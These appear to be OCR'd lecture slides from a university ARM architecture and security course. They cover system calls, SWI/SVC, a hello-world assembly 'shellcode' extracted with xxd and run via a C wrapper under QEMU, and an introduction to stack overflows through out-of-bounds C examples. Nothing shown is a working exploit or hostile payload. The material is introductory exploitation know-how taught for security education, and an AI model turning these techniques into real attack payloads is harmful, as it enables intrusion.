Class 6

CSC 590 ARM Architecture and Security
System Call & Shellcode
Stack Overflow


Dr. Si Chen (schen@wcupa.edu)

Introduction to System Calls

- **Definition**: A system call is a programmed request to the operating system's kernel that an application can make to perform tasks that the application doesn't have direct permission to execute.
- **Purpose**: System calls provide a controlled interface between **user-space** applications and the **kernel**, ensuring security and stability by restricting direct access to hardware and critical resources.

Privilege level (ARM)

- Exception Levels



ARMv8 Exception Levels (EL):

- **EL0 (User Mode)**: Unprivileged execution for user-space applications. It has restricted access to the system and must rely on system calls to access kernel services.
- **EL1 (Supervisor Mode or Kernel Mode)**: Privileged execution level where the operating system kernel runs. This level has full access to the hardware and can manage system resources.
- **EL2 (Hypervisor Mode)**: Used for running hypervisors in virtualization setups, giving control over guest operating systems.
- **EL3 (Secure Monitor Mode)**: Reserved for managing transitions between secure and non-secure execution in systems that use ARM TrustZone.

The SWI (Software Interrupt) Instruction

- **Purpose**: In ARM, system calls are typically invoked using the SWI instruction (also known as SVC in ARMv7 and later), which triggers a software interrupt.
- **Syntax**: **SWI <immediate_value> or SVC <immediate_value>**
- **Mechanism**:
  1. The application sets up the necessary parameters in specific registers.
  2. Executes the SWI instruction with a particular number that identifies the system call.
  3. The processor switches to Supervisor Mode and jumps to the SWI handler in the kernel.

hello_world.s

```
1   .data                   /* section declaration */
2   hello_string:
3       .asciz "Hello, World!\n"  /* null-terminated string */
4
5   .text                   /* section declaration */
6   .global _start          /* entry point for the program */
7
8   _start:                 /* _start label */
9       /* Write syscall */
10      mov r0, #1          /* file descriptor (stdout) */
11      ldr r1, =hello_string /* pointer to the string */
12      mov r2, #14         /* string length */
13      mov r7, #4          /* syscall number for sys_write */
14      swi 0               /* invoke syscall */
15
16      /* Exit syscall */
17      mov r0, #0          /* exit status */
18      mov r7, #1          /* syscall number for sys_exit */
19      swi 0               /* invoke syscall */
```

hello_world.s

```
1   .data                   /* section declaration */
2   hello_string:
3       .asciz "Hello, World!\n"  /* null-terminated string */
4
5   .text                   /* section declaration */
6   .global _start          /* entry point for the program */
7
8   _start:                 /* _start label */
9       /* Write syscall */
10      mov r0, #1          /* file descriptor (stdout) */
11      ldr r1, =hello_string /* pointer to the string */
12      mov r2, #14         /* string length */
13      mov r7, #4          /* syscall number for sys_write */
14      swi 0               /* invoke syscall */
15
16      /* Exit syscall */
17      mov r0, #0          /* exit status */
18      mov r7, #1          /* syscall number for sys_exit */
19      swi 0               /* invoke syscall */
```

```
schen@molly:~$ arm-linux-gnueabi-as -o hello_world.o hello_world.s
schen@molly:~$ arm-linux-gnueabi-ld -o hello_world hello_world.o
schen@molly:~$ qemu-arm hello_world
Hello, World!
```

https://arm.syscall.sh/

System Call Conventions

- **Parameter Passing**:
  - **Registers**: The first few arguments are passed in registers (R0-R3).
  - **Stack**: Additional arguments are passed on the stack if needed.
- **System Call Number**:
  - Placed in a specific register (commonly R7 in Linux on ARM) or as an immediate value in the SWI instruction.
- **Return Value**:
  - The result of the system call is returned in R0.

Stdin, stdout, and stderr

Name	File descriptor	Abbreviation
Standard input	0	stdin
Standard output	1	stdout
Standard error	2	stderr

Shellcode


Shellcode is a small piece of code used as the payload in the exploitation of a software vulnerability. It's typically written in machine code and injected into a running program to execute arbitrary commands, often opening a shell.

```
1   .global _start
2
3   .section .data
4       msg: .ascii "Hello, World!\n"
5       len = . - msg
6
7   .section .text
8   _start:
9       mov r0, #1          @ File descriptor 1 (stdout)
10      ldr r1, =msg        @ Address of the message
11      ldr r2, =len        @ Length of the message
12      mov r7, #4          @ System call number for sys_write
13      swi 0               @ Invoke system call
14
15      mov r0, #0          @ Exit code 0
16      mov r7, #1          @ System call number for sys_exit
17      swi 0               @ Invoke system call
```

Compiling the Assembly Program

- arm-linux-gnueabi-gcc -nostartfiles -static -o hello hello.s
  - -nostartfiles: Prevents linking with standard startup files, avoiding duplicate _start symbol definitions.
  - -static: Creates a statically linked executable, eliminating dependencies on shared libraries.


Dynamic Linking



Extracting Shellcode from the Executable

- **Purpose**: Convert the executable into a byte array that can be embedded in a C program.

```
xxd -i hello > hello_hex.h
```



Writing a C Program to Execute the Shellcode

```c
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <sys/stat.h>

// Include the shellcode
#include "hello_hex.h"

int main() {
    const char *temp_filename = "temp_hello_arm";

    // Write the shellcode to a temporary file
    FILE *fp = fopen(temp_filename, "wb");
    if (!fp) {
        perror("fopen");
        return 1;
    }

    size_t written = fwrite(hello, 1, hello_len, fp);
    if (written != hello_len) {
        perror("fwrite");
        fclose(fp);
        return 1;
    }
    fclose(fp);

    // Make the file executable
    if (chmod(temp_filename, 0755) != 0) {
        perror("chmod");
        return 1;
    }

    // Execute the shellcode using QEMU
    int ret = system("qemu-arm temp_hello_arm");
    if (ret == -1) {
        perror("system");
        return 1;
    }

    // Clean up
    unlink(temp_filename);

    return 0;
}
```

Stack Overflow

“Memory Corruption”


- What is it?

“Memory Corruption”

- Modifying a binary’s memory in a way that was not intended
- Broad umbrella term for most of what the rest of this class will be
- The vast majority of system-level exploits (real-world and competition) involve memory corruption

Buffers

- A buffer is defined as a limited, contiguously allocated set of memory. The most common buffer in C is an array.



A novice C programmer mistake

```c
#include <stdio.h>
#include <string.h>

int main()
{
    int array[5] = {1, 2, 3, 4, 5};
    printf("%d\n", array[5]);
}
```

```
quake0day@quakes-iMac ~/Documents/Sync/CSC495 Software Security/ch5 cc buffer.c
buffer.c:7:17: warning: array index 5 is past the end of the array (which contains 5 elements) [-Warray-bounds]
        printf("%d\n", array[5]);
                       ^     ~
buffer.c:6:2: note: array 'array' declared here
        int array[5] = {1, 2, 3, 4, 5};
        ^
1 warning generated.
quake0day@quakes-iMac ~/Documents/Sync/CSC495 Software Security/ch5 ./a.out
32767
```


This example shows how easy it is to read past the end of a buffer; C provides no built-in protection.

Another C programmer mistake


```c
#include <stdio.h>
#include <string.h>

int main()
{
    int array[5];
    int i;
    for(i = 0; i <= 255; i ++)
    {
        array[i] = 10;
    }
}
```

```
quake0day@quakes-iMac ~/Documents/Sync/CSC495_Software_Security/ch5 cc buffer2.c
quake0day@quakes-iMac ~/Documents/Sync/CSC495_Software_Security/ch5 ./a.out
[1]    26905 abort      ./a.out
```

Crash report



The Stack



Stack:


- A special region of your computer's memory that **stores temporary variables** created by each functions
- The stack is a "**LIFO**" (last in, first out) data structure
- Once a stack variable is freed, that region of memory becomes available for other stack variables.

Properties:

- the stack grows and shrinks as functions **push and pop** local **variables**
- there is no need to manage the memory yourself, variables are allocated and freed **automatically**
- the **stack has size limits**
- stack variables only exist while the function that created them, is running

ARM	Description	x86
R0	General Purpose	EAX
R1-R5	General Purpose	EBX, ECX, EDX, ESI, EDI
R6-R10	General Purpose	–
R11 (FP)	Frame Pointer	EBP
R12	Intra Procedural Call	–
R13 (SP)	Stack Pointer	ESP
R14 (LR)	Link Register	–
R15 (PC)	<- Program Counter / Instruction Pointer ->	EIP
CPSR	Current Program State Register/Flags	EFLAGS

Stack Frame


0x40800478 +0x0000: 0x40800484 → 0x00010668 → 0xeb00037c → 0xeb00037c
